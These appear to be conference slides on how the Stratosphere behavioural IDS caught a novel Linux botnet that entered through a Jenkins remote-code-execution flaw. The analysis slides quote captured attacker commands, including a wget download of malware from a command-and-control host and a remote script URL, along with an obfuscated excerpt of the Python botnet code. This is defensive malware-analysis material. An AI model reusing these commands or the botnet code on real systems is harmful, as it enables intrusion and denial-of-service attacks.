Robots against robots: How a Machine Learning IDS detected a novel Linux Botnet

Sebastian Garcia
@eldracote
sebastian.garcia@agents.fel.cvut.cz
https://stratosphereips.org

bit.ly/SS-RvR

The Detection

- January 18th, 2016.
- Testing Stratosphere IPS in the University network.
- Have an alert from a malicious behavior in the IDS.

147.32.xx.xx-23.247.5.27-25000-tcp [Global Frag Networks,US]:
88,H,H,h,H,H,h,h,h,h,h,H,h,H,H,H,H,H,H,H,H,H,H,H,H,h,h,h,h,H,

"For a long time there was a periodic connection (freq 5s-60s), to an uncommon port, with large flows of medium duration."

The Analysis: Visibility

- Argus flow suite from Qosient.
- Storage of 3,000 hosts continually (1 year ~= 80GB)
- Back in time!

The Detected Connection

Sent: "+.....P.43.249.81.135.....?."

Recv: "....." (MBs)

Recv once: "import time as OOOOOOOOOOOOOOOOO"

- 43.249.81.135
  - No VirusTotal detection.
  - AS58879 Shanghai Anchang Network Security Technology Co.,L. China.
  - Last known domain: lyzqmir2.com. Minecraft server.

The Begining: Jan 16th, 2016

- **103.242.134.118** port **33333**/TCP [VT:7]
  - S:"/bin/sh: 0: can't access tty; job control turned off.$,"
  - S:"**tomcat6** 17547 0.0 0.0 7944 868 ? S 13:36 0:00 grep abcc.$
  - S:"wget 23.247.5.27:435/abcc.c"
  - R:"ps aux |grep abcc.ccd /tmp.m"
- **23.247.5.27** port **435**/TCP [VT:0]
- **23.247.5.27** port **25000**/TCP (main CC)
  - "=...-== Love AV ==-:..Linux 3.2.0-4-amd64"

The Analysis

- **103.242.134.118** port **23031**/TCP
  - "version:0.1"
  - "heartOK","hearta"
  - "deployOK:115.239.248.88:80:3:60 heartOK"
- **103.242.134.118** port **33333**/TCP
  - "http://222.179.116.23:8080/theme/1/pys.py"
  - Python script?

Our computer Attacking?

- Hundreds of connections to IPs in China, port 80/UDP.
- **115.239.248.88** port **80/UDP** [MoveInternet Network Technology Co.,Ltd.,CN]
  - Few Kb of **binary** data sent.
  - Could not find a motive or explanation.

The Compromise

- What we knew
  - Tomcat involved.
  - Date range.
- We found strange POSTs to Jenkins minutes before
  - POST /jenkins/descriptor/hudson.model.DownloadService/byId/hudson.tasks.Maven.MavenInstaller/postBack
  - POST /jenkins/ajaxExecutors
- Remote Jenkins code execution vulnerability CVE-2015-8103. Metasploit module.

The Python Botnet Script


```
import time as OOOOOOOOOOOOOOOO
import math as OOOOOOOOOOOOOOOO
import socket as OOOOOOOOOOOOOOOO
import os as OOOOOOOOOOOOOOOO
import base64 as OOOOOOOOOOOOOOOO
import threading as OOOOOOOOOOOOOOOO
import random as OOOOOOOOOOOOOOOO
class fbiabcd8c (OOOOOOOOOOOOOOOO .Thread ):
        def __init__ (OOOOOOOOOOOOOOOO ):
                OOOOOOOOOOOOOOOO .Thread .__init__ (OOOOOOOOOOOOOOOO )
        def run (OOOOOOOOOOOOOOOO ):
                global SvneciA
                global fn023ca
                global fABRVUqfh
                if (fn023ca ==False ):
                        return
                OOOOOOOOOOOOOOOO =0
                while fABRVUqfh :
                        OOOOOOOOOOOOOOOO +=1
                        if (SvneciA >=OOOOOOOOOOOOOOOO ):
                                OOOOOOOOOOOOOOOO .sleep (1 )
                        else :
                                break
                fABRVUqfh =False
                try :
                        FcANECa .send (OOOOOOOOOOOOOOOO .b64decode ("dWRwU3RvcHBlZA=="))
```

The Python Botnet Script

- Obfuscated. Deobfuscated by Veronica Valeros. Thx!
- Threads.
- C&C channel with **10s timeouts.**
  - Receives orders and executes commands, including access to OS.
- Confuse analysts? or DDoS?
  - Function to send random UDP data to IPs received by C&C.

How Machine Learning detected this?


Stratosphere IPS



https://stratosphereips.org/

Stratosphere IPS

- Model network behaviors as a string of **letters**.
- **1** flow → **3** features → **1** letter



Behavior of Connections


Markov Chains Models

- Create, train and store a Markov Chain models

Behavioral Detection

Trained
Markov Models

Similarity to
Unknown Traffic



Conclusion

- Still unknown and hidden.
- Could **not** be detected by usual protections.
  - No fingerprints, no **reputations**, no rootkits.
- Continuous **Visibility** is paramount.
- **Behavioral** Machine Learning is improving.

Questions? And Thanks!

Sebastian Garcia

sebastian.garcia@agents.fel.cvut.cz

@eldracote

Workshop Malware Traffic: **bit.ly/SSdirtywork**